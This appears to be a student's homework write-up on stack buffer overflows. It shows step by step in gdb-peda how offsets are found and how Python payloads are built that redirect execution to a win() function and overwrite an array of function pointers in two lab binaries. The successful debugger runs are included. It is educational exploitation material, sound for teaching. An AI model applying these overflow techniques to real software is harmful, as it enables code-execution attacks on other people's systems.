HW1 Stack Overflows

Problem 1:

1. Ensure ASLR is turned off (‘set disable-randomization on’ in gdb).
2. Compile and load file in gdb.
3. ‘pattern create 100’ to create a random buffer input.
4. Run program, copy created pattern into buffer.

```
HW1 # gdb
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
fgdb-peda$ file HW1Stack1
HW1Stack1: No such file or directory.
gdb-peda$ file HW1stack1
Reading symbols from HW1stack1...
gdb-peda$ pattern create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'
gdb-peda$ run
Starting program: /root/Downloads/HW1/HW1stack1
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL

Program received signal SIGSEGV, Segmentation fault.
```

5. Program fails, gives address of RIP.
6. ‘pattern search $rip’ or ‘pattern search $rsp’ to find offset from buffer to be reached. Offset here is 72 bytes.

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004011c0 in func () at HW1stack1.c:24
24      }
gdb-peda$ pattern search $rip
Registers contain pattern buffer:
RBP+0 found at offset: 64
Registers point to pattern buffer:
[RSP] --> offset 72 - size ~30
[R8] --> offset 0 - size ~102
Pattern buffer found at:
0x004042a0 : offset    0 - size  100 ([heap])
0x004046b0 : offset    0 - size  100 ([heap])
0x00007fffffffd510 : offset   37 - size   16 ($sp + -0x938 [-590 dwords])
0x00007fffffffde00 : offset    0 - size  100 ($sp + -0x48 [-18 dwords])
```


7. Find address of win() so program can be redirected to the method. Address was 0x401152

```
gdb-peda$ print &win
$2 = (void (*)()) 0x401152 <win>
gdb-peda$
```

8. Create payload using ‘echo -n ` python -c ‘from struct import pack; print “a”*72 + pack (“<Q”, 0x00401152)’` > S1.txt. -n is necessary to exclude null termination in string, which fgets will read.



9. Run payload using ‘run < S1.txt’ in gdb.



Problem 2:

1. Ensure ASLR is turned off (‘set disable-randomization on’ in gdb).
2. Compile and load file in gdb.
3. Set breakpoint at line 27 (after fgets executes).
4. Print addresses of buffer, funcs, fp0, and fp1.
5. Determine number of bytes between buffer and funcs (40 in hex -> 64 bytes).


```
gdb-peda$ break 27
Breakpoint 1 at 0x4011df: file HW1stack2.c, line 27.
gdb-peda$ run
Starting program: /root/Downloads/HW1/HW1stack2

[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffde00 --> 0xa ('\n')
RBX: 0x0
RCX: 0x7ffff7ec6e8e (<__GI___libc_read+14>:     cmp    rax,0xfffffffffffff000)
RDX: 0x0
RSI: 0x4042a0 --> 0xa ('\n')
RDI: 0x7ffff7f99680 --> 0x0
RBP: 0x7fffffffde60 --> 0x401290 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffddf0 --> 0x7fffffffdf58 --> 0x7fffffffe299 ("/root/Downloads/HW1/HW1stack2")
RIP: 0x4011df (<main+72>:       lea    rax,[rbp-0x60])
R8 : 0x7fffffffde00 --> 0xa ('\n')
R9 : 0x7ffff7f96be0 --> 0x4046a0 --> 0x0
R10: 0x6e ('n')
R11: 0x246
R12: 0x401070 (<_start>:        xor    ebp,ebp)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4011d2 <main+59>:  mov    esi,0x80
   0x4011d7 <main+64>:  mov    rdi,rax
   0x4011da <main+67>:  call   0x401060 <fgets@plt>
=> 0x4011df <main+72>:  lea    rax,[rbp-0x60]
   0x4011e3 <main+76>:  mov    rdi,rax
   0x4011e6 <main+79>:  mov    eax,0x0
   0x4011eb <main+84>:  call   0x401050 <printf@plt>
   0x4011f0 <main+89>:  mov    edi,0xa
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffddf0 --> 0x7fffffffdf58 --> 0x7fffffffe299 ("/root/Downloads/HW1/HW1stack2")
0008| 0x7fffffffddf8 --> 0x100000000
0016| 0x7fffffffde00 --> 0xa ('\n')
0024| 0x7fffffffde08 --> 0x0
0032| 0x7fffffffde10 --> 0xf0
0040| 0x7fffffffde18 --> 0xc2
0048| 0x7fffffffde20 --> 0x7fffffffde47 --> 0x40116900
0056| 0x7fffffffde28 --> 0x4012d5 (<__libc_csu_init+69>:        add    rbx,0x1)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0x7fffffffdf58) at HW1stack2.c:27
27        printf(buffer);
gdb-peda$ print &buffer
$1 = (char (*)[64]) 0x7fffffffde00
gdb-peda$ print &funcs
$2 = (int (*(*)[3])()) 0x7fffffffde40
gdb-peda$ print fp0
$3 = {int ()} 0x401152 <fp0>
gdb-peda$ print fp1
$4 = {int ()} 0x401169 <fp1>
```

6. Create payload that overwrites fp0 and fp1 with itself and fp2 with fp0. Use command ‘python -c 'from struct import pack;print "a" * 64 + pack("<Q",0x401152) +

pack("<Q",0x401169) + pack("<Q",0x401152)'` > S2.txt' in separate shell. String is null terminated, but null byte is not written into funcs.



7. Run payload using 'run < S2.txt' in gdb.

```
gdb-peda$ run < S2.txt
Starting program: /root/Downloads/HW1/HW1stack2 < S2.txt
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffde00 ('a' <repeats 64 times>, "R\021@")
RBX: 0x0
RCX: 0x4042f9 --> 0x0
RDX: 0x0
RSI: 0x4042a1 ('a' <repeats 63 times>, "R\021@")
RDI: 0x7ffff7f99680 --> 0x0
RBP: 0x7fffffffde60 --> 0x401290 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffddf0 --> 0x7fffffffdf58 --> 0x7fffffffe299 ("/root/Downloads/HW1/HW1stack2")
RIP: 0x4011df (<main+72>:       lea    rax,[rbp-0x60])
R8 : 0x7fffffffde00 ('a' <repeats 64 times>, "R\021@")
R9 : 0x7ffff7f96be0 --> 0x4052a0 --> 0x0
R10: 0x6f ('o')
R11: 0x246
R12: 0x401070 (<_start>:        xor    ebp,ebp)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4011d2 <main+59>:  mov    esi,0x80
   0x4011d7 <main+64>:  mov    rdi,rax
   0x4011da <main+67>:  call   0x401060 <fgets@plt>
=> 0x4011df <main+72>:  lea    rax,[rbp-0x60]
   0x4011e3 <main+76>:  mov    rdi,rax
   0x4011e6 <main+79>:  mov    eax,0x0
   0x4011eb <main+84>:  call   0x401050 <printf@plt>
   0x4011f0 <main+89>:  mov    edi,0xa
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffddf0 --> 0x7fffffffdf58 --> 0x7fffffffe299 ("/root/Downloads/HW1/HW1stack2")
0008| 0x7fffffffddf8 --> 0x100000000
0016| 0x7fffffffde00 ('a' <repeats 64 times>, "R\021@")
0024| 0x7fffffffde08 ('a' <repeats 56 times>, "R\021@")
0032| 0x7fffffffde10 ('a' <repeats 48 times>, "R\021@")
0040| 0x7fffffffde18 ('a' <repeats 40 times>, "R\021@")
0048| 0x7fffffffde20 ('a' <repeats 32 times>, "R\021@")
0056| 0x7fffffffde28 ('a' <repeats 24 times>, "R\021@")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0x7fffffffdf58) at HW1stack2.c:27
27        printf(buffer);
gdb-peda$ continue
Continuing.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaR@
Success
Called fp1
Called fp2
Called fp1
[Inferior 1 (process 6208) exited normally]
Warning: not running
gdb-peda$
```